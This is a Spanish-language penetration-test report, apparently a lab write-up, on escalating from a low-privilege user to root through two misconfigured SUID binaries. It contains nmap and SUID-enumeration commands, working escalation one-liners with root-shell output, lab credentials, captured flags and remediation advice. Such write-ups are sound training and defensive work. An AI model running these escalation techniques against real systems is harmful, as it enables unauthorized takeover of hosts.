INFORME DE AUDITORÍA DE SEGURIDAD

CONFIDENCIAL

Pentesting de Escalada de Privilegios

Laboratorio «SUID — Múltiples Vectores»

```
Host objetivo  ·  172.17.0.2  (SSH / OpenSSH 8.9p1)
Usuario inicial  ·  hacker  →  Objetivo: root (3 flags)
```


AUTOR

Josep Sanz

FECHA

03 / 11 / 2026

TIPO

Caja negra (local)

DIFICULTAD

Fácil

CLASIFICACIÓN

Uso interno

Información del encargo

CAMPO	DETALLE
Objetivo	Laboratorio «SUID — Múltiples Vectores» · host `172.17.0.2`
Alcance (scope)	Única IP `172.17.0.2`. Escalada de privilegios local desde el usuario `hacker` hasta `root`.
Credenciales entregadas	`hacker : suid2025` (acceso de bajo privilegio proporcionado para el ejercicio)
Metodología	OWASP / PTES — Reconocimiento → Enumeración → Explotación → Post-explotación
Autorización	Entorno de laboratorio aislado y controlado. Práctica autorizada con fines formativos.
Autor	Josep Sanz
Fecha de ejecución	03 de noviembre de 2026

Aviso legal. Todas las pruebas descritas en este documento se han realizado dentro de un laboratorio aislado y expresamente autorizado para su ataque. Las técnicas aquí recogidas están orientadas exclusivamente a formación y a la mejora defensiva. Su aplicación contra sistemas de terceros sin autorización por escrito es ilegal.

Índice

1. Resumen ejecutivo —
2. Resumen de hallazgos —
3. Reconocimiento y enumeración —
4. Enumeración de binarios SUID / SGID —
5. Explotación — Vector A: python3_suid (flag 1) —
6. Explotación — Vector B: pexec (flag 2) —
7. Post-explotación y flag final —
8. Análisis de vulnerabilidades y remediación —
9. Conclusiones y lecciones aprendidas —

1 Resumen ejecutivo

Se ha realizado una auditoría de seguridad sobre el host `172.17.0.2`, partiendo de un acceso de usuario sin privilegios (`hacker`). El objetivo del ejercicio consistía en localizar y explotar debilidades que permitieran la **escalada de privilegios local hasta** `root` y recuperar las tres banderas (*flags*) distribuidas por el sistema.

El sistema presenta una configuración insegura de permisos **SUID** (Set User ID) sobre dos binarios personalizados ubicados en `/usr/local/bin`. Ambos ejecutan lógica propietaria con privilegios de `root` sin reducir el privilegio efectivo, lo que convierte a cualquier usuario del sistema en administrador con una única orden. Se identificaron y explotaron con éxito **dos vías independientes** de compromiso total, lo que eleva la gravedad: no basta con corregir un binario, sino la práctica de diseño completa.

Veredicto de riesgo global

Nivel de riesgo  **CRÍTICO**

Compromiso total del host confirmado por dos vectores distintos. Impacto máximo sobre **confidencialidad, integridad y disponibilidad**. Un atacante con el acceso más básico obtiene control absoluto de la máquina de forma inmediata y fiable.

Resultado del ejercicio: se recuperaron las 3 flags y se obtuvo una shell `uid=0(root)`.

- `FLAG{SU1D_PYTH0N_3XPL01T_M4ST3R}` — vía binario `python3_suid`
- `FLAG{P3X3C_B1N4RY_PWN3D_2025}` — vía binario `pexec`
- `FLAG{M4ST3R_0F_SU1D_PR1V3SC_C0MPL3T3}` — flag final (`/root/flag_final.txt`)

2 Resumen de hallazgos


ID	HALLAZGO	SEVERIDAD	CWE	CVSS
V-01	Binario SUID `python3_suid` que preserva el `euid=0` y permite ejecutar código arbitrario	CRÍTICA	CWE-250 / CWE-269	8.8
V-02	Binario SUID `pexec` que lanza programas con shell root sin dejar privilegios	CRÍTICA	CWE-250 / CWE-269	8.8
V-03	Diseño general: múltiples binarios propietarios con bit SUID en `/usr/local/bin`	ALTA	CWE-732	7.8
V-04	Flags y datos sensibles en `/root` accesibles tras una escalada trivial	MEDIA	CWE-552	5.5

Puntuaciones CVSS 3.1 orientativas (vector local: `AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H` para V-01 y V-02).

3 Reconocimiento y enumeración

Se inicia la auditoría con un escaneo completo de puertos y detección de versiones sobre el objetivo, para establecer la superficie de ataque expuesta.


```
# Escaneo completo de puertos + versiones + scripts por defecto
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```



Evidencia 1. *Resultado del escaneo Nmap: único puerto abierto `22/tcp` (OpenSSH 8.9p1, Ubuntu).*

El escaneo revela un único servicio expuesto: **SSH en el puerto 22/tcp** (OpenSSH 8.9p1 sobre Ubuntu Linux). No existe superficie web ni otros servicios de red. El vector de acceso inicial es, por tanto, la autenticación SSH con las credenciales proporcionadas para el ejercicio (`hacker : suid2025`).

Una vez dentro del sistema, se revisa el directorio del usuario. La guía del laboratorio confirma el objetivo (3 flags) y las credenciales, y un listado recursivo muestra el contenido inicial del `home`.




Evidencia 2. *Banner del laboratorio y listado recursivo del directorio de `hacker`. Se confirman objetivo, usuario y contraseña.*

4 Enumeración de binarios SUID / SGID

El vector del laboratorio es la mala configuración de permisos especiales. Se enumeran de forma sistemática todos los binarios con bit **SUID** (ejecutan con el UID de su propietario, habitualmente `root`) y **SGID** presentes en el sistema.

```
# Localizar binarios SUID (owner root) con detalle
find / -perm -4000 -type f -ls 2>/dev/null
# Listado simple de SUID
find / -perm -4000 2>/dev/null
# Listado de SGID
find / -perm -2000 2>/dev/null
```



Evidencia 3. *Binarios SUID con detalle. Destacan dos binarios no estándar en `/usr/local/bin`: `python3_suid` y `pexec`, ambos propiedad de `root` con bit SUID activo.*

```
hacker@dd516b71b95f:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/local/bin/python3_suid
/usr/local/bin/pexec
hacker@dd516b71b95f:~$
```

Evidencia 4. *Listado simplificado de binarios SUID. Junto a los binarios legítimos del sistema (`su`, `sudo`, `passwd`...) aparecen los dos personalizados.*

```
hacker@dd516b71b95f:~$ find / -perm -2000 2>/dev/null
/var/mail
/var/local
/var/log/journal
/usr/bin/expiry
/usr/bin/chage
/usr/bin/ssh-agent
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/unix_chkpwd
/usr/local/share/fonts
hacker@dd516b71b95f:~$
```

Evidencia 5. *Enumeración de binarios SGID (`-perm -2000`). No se identifican vectores SGID explotables; el foco se mantiene en los dos SUID personalizados.*

> **Observación clave.** Los binarios `/usr/local/bin/python3_suid` y `/usr/local/bin/pexec` tienen permisos `-rwsr-xr-x root root`. El bit `s` indica SUID: al ejecutarlos, el proceso adquiere `euid=0`. Si su lógica permite ejecutar código o lanzar una shell sin descartar ese privilegio, cualquier usuario escala a root. Ambos candidatos se analizan a continuación.

5 Explotación · Vector A — `python3_suid`

El primer binario, `python3_suid`, es un intérprete de Python con el bit SUID de `root`. Python no descarta privilegios por sí mismo, de modo que al invocarlo con `-c` podemos ejecutar código arbitrario como root. La técnica (recogida en GTFOBins) consiste en usar `os.execl` para lanzar una shell preservando el UID efectivo mediante el flag `-p` de la propia shell.

```
# Abusar del intérprete SUID para obtener shell preservando euid=0
/usr/local/bin/python3_suid -c 'import os; os.execl("/bin/sh","sh","-p")'
```

```
hacker@dd516b71b95f:/usr/local/bin$ /usr/local/bin/python3_suid -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# id
uid=1000(hacker) gid=1000(hacker) euid=0(root) groups=1000(hacker)
# whoami
root
# shell
sh: 3: shell: not found
# ls -la
total 5820
drwxr-xr-x 1 root root    4096 Dec 13  2025 .
drwxr-xr-x 1 root root    4096 Oct 13  2025 ..
-rwsr-xr-x 1 root root   16272 Dec 13  2025 pexec
-rwsr-xr-x 1 root root 5933576 Dec 13  2025 python3_suid
# cd /root/
# ls
flag1.txt  flag2.txt  flag_final.txt
# cat flag1.txt
FLAG{SU1D_PYTH0N_3XPL01T_M4ST3R}
#
```

Evidencia 6. *Explotación del binario SUID `python3_suid`. La shell resultante muestra `euid=0(root)` y `whoami → root`. Se lee la primera flag en `/root/flag1.txt`.*

La comprobación con `id` confirma `uid=1000(hacker) ... euid=0(root)`: el proceso se ejecuta efectivamente como root. Con ese privilegio se accede a `/root` y se recupera la primera bandera:

`FLAG{SU1D_PYTH0N_3XPL01T_M4ST3R}`

6 Explotación · Vector B — `pexec`

El segundo binario, `pexec`, es un lanzador propietario que ejecuta el programa que se le pasa como argumento conservando los privilegios de root. Pasándole directamente una shell con el flag `-p` se obtiene de nuevo una sesión de root, de forma independiente al vector anterior.

```
# pexec lanza el binario indicado conservando privilegios root
/usr/local/bin/pexec /bin/bash -p
```

```
hacker@dd516b71b95f:~$ /usr/local/bin/pexec /bin/bash/ -p
[*] Ejecutando: /bin/bash/ -p
sh: 1: /bin/bash/: not found
hacker@dd516b71b95f:~$ /usr/local/bin/pexec /bin/bash -p
[*] Ejecutando: /bin/bash -p
root@dd516b71b95f:~# ls -la
total 36
drwxr-x--- 1 hacker hacker 4096 Nov  3 14:32 .
drwxr-xr-x 1 root   root   4096 Dec 13  2025 ..
-rw-r--r-- 1 hacker hacker  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 hacker hacker 3771 Jan  6  2022 .bashrc
drwx------ 2 hacker hacker 4096 Nov  3 14:27 .cache
-rw-r--r-- 1 hacker hacker  807 Jan  6  2022 .profile
-rw------- 1 root   hacker   68 Nov  3 14:32 .python_history
-rw-r--r-- 1 hacker hacker 1418 Dec 13  2025 GUIA.txt
root@dd516b71b95f:~# cat /root/flag2.txt
FLAG{P3X3C_B1N4RY_PWN3D_2025}
root@dd516b71b95f:~#
```

Evidencia 7. *Explotación del binario SUID `pexec`. El prompt cambia a `root@...#` y se recupera la segunda flag en `/root/flag2.txt`.*

El binario invoca `/bin/bash -p` con el privilegio heredado, entregando un *prompt* de root (`root@dd516b71b95f:~#`). Desde él se obtiene la segunda bandera:


`FLAG{P3X3C_B1N4RY_PWN3D_2025}`

> **Nota.** Disponer de dos vectores SUID distintos que conducen a root demuestra que el problema no es un binario aislado, sino una **práctica de diseño sistemática** de exponer utilidades propietarias con SUID. La remediación debe abordar el patrón completo, no solo un fichero.

7 Post-explotación y flag final

Con privilegios de `root` consolidados, se inventaría el directorio `/root`, donde residen las banderas y la flag final del ejercicio, que acredita el compromiso total del host.

```
cd /root
ls -laR
cat flag_final.txt
```



Evidencia 8. *Acceso al directorio `/root` como root y lectura de la flag final en `/root/flag_final.txt`, que confirma el control total del sistema.*

Se recupera la bandera que cierra el ejercicio:

`FLAG{M4ST3R_0F_SU1D_PR1V3SC_C0MPL3T3}`

Un atacante con este nivel de acceso podría leer y modificar cualquier fichero, crear usuarios con privilegios, instalar persistencia (claves SSH, *cron*, servicios), capturar credenciales y pivotar hacia el resto de la red interna. El impacto es total y definitivo sobre el host.

8 Análisis de vulnerabilidades y remediación

V-01 / V-02 — Binarios SUID que permiten ejecución de código como root

Severidad	**CRÍTICA** · CVSS 3.1 ≈ 8.8
CWE	CWE-250 (Ejecución con privilegios innecesarios) · CWE-269 (Gestión de privilegios indebida)
Descripción	Los binarios `python3_suid` y `pexec` ejecutan lógica arbitraria conservando `euid=0`, permitiendo a cualquier usuario obtener una shell de root.
Impacto	Compromiso total del sistema (confidencialidad, integridad y disponibilidad).

Recomendaciones

- **Eliminar el bit SUID** de todo binario que no lo necesite de forma imprescindible: `chmod u-s /usr/local/bin/python3_suid /usr/local/bin/pexec`.
- **No usar intérpretes genéricos** (Python, Perl, Bash…) con SUID bajo ninguna circunstancia: no descartan privilegios y son triviales de abusar.
- Si una utilidad necesita privilegios puntuales, implementarla con el **mínimo privilegio**, descartando el UID efectivo (`setuid()` / `setgid()`) en cuanto deja de necesitarlo, y validando estrictamente la entrada.
- Sustituir el patrón SUID por un mecanismo auditable y acotado: reglas `sudo` específicas, *capabilities* de Linux granulares o un servicio con privilegios mínimos.

V-03 — Patrón de diseño inseguro en `/usr/local/bin`

Severidad	**ALTA** · CVSS 3.1 ≈ 7.8
CWE	CWE-732 (Asignación de permisos incorrecta a un recurso crítico)
Recomendación	Auditar periódicamente los binarios SUID/SGID (`find / -perm -6000 -type f`) e incluir esta comprobación en el *hardening* base y en la monitorización (p. ej. AIDE / auditd) para detectar binarios SUID nuevos o modificados.

V-04 — Exposición de datos sensibles en `/root`

Severidad	**MEDIA** · CVSS 3.1 ≈ 5.5
CWE	CWE-552 (Ficheros accesibles a terceros)
Recomendación	Aplicar defensa en profundidad: aunque la raíz del problema es la escalada, conviene cifrar o segregar los datos sensibles y registrar los accesos a `/root`, de modo que un compromiso deje traza y no otorgue acceso inmediato a secretos.

> **Prioridad de remediación.** Corregir **V-01 y V-02 de forma inmediata** (retirar SUID de ambos binarios). Esto corta ambos vectores de escalada. A continuación, abordar V-03 (auditoría sistemática) para evitar que el patrón reaparezca.

9 Conclusiones y lecciones aprendidas

El host `172.17.0.2` es **completamente vulnerable a escalada de privilegios local**. Partiendo del acceso más básico, se consiguió root por **dos vías independientes** en cuestión de segundos, y se recuperaron las tres flags del ejercicio.

La causa raíz es siempre la misma: **otorgar privilegios de root (SUID) a binarios que ejecutan lógica arbitraria sin descartarlos**. Es uno de los errores de configuración más clásicos y, a la vez, más graves en Linux, porque convierte una debilidad local en un compromiso total de forma fiable y repetible.

La lección central del laboratorio: **el bit SUID es un privilegio, no una comodidad**. Debe reservarse a un conjunto mínimo y auditado de binarios del sistema. Cualquier utilidad propietaria que necesite privilegios ha de implementarse bajo el principio de mínimo privilegio, descartando el UID efectivo en cuanto deja de necesitarlo y validando estrictamente su entrada. Aplicar este principio habría cortado la cadena de ataque por completo.

Resumen del compromiso

FLAG	VÍA	UBICACIÓN
`FLAG{SU1D_PYTH0N_3XPL01T_M4ST3R}`	SUID `python3_suid`	/root/flag1.txt
`FLAG{P3X3C_B1N4RY_PWN3D_2025}`	SUID `pexec`	/root/flag2.txt
`FLAG{M4ST3R_0F_SU1D_PR1V3SC_C0MPL3T3}`	Post-explotación (root)	/root/flag_final.txt

Informe elaborado por **Josep Sanz** · 03/11/2026 · Documento confidencial de uso interno y formativo.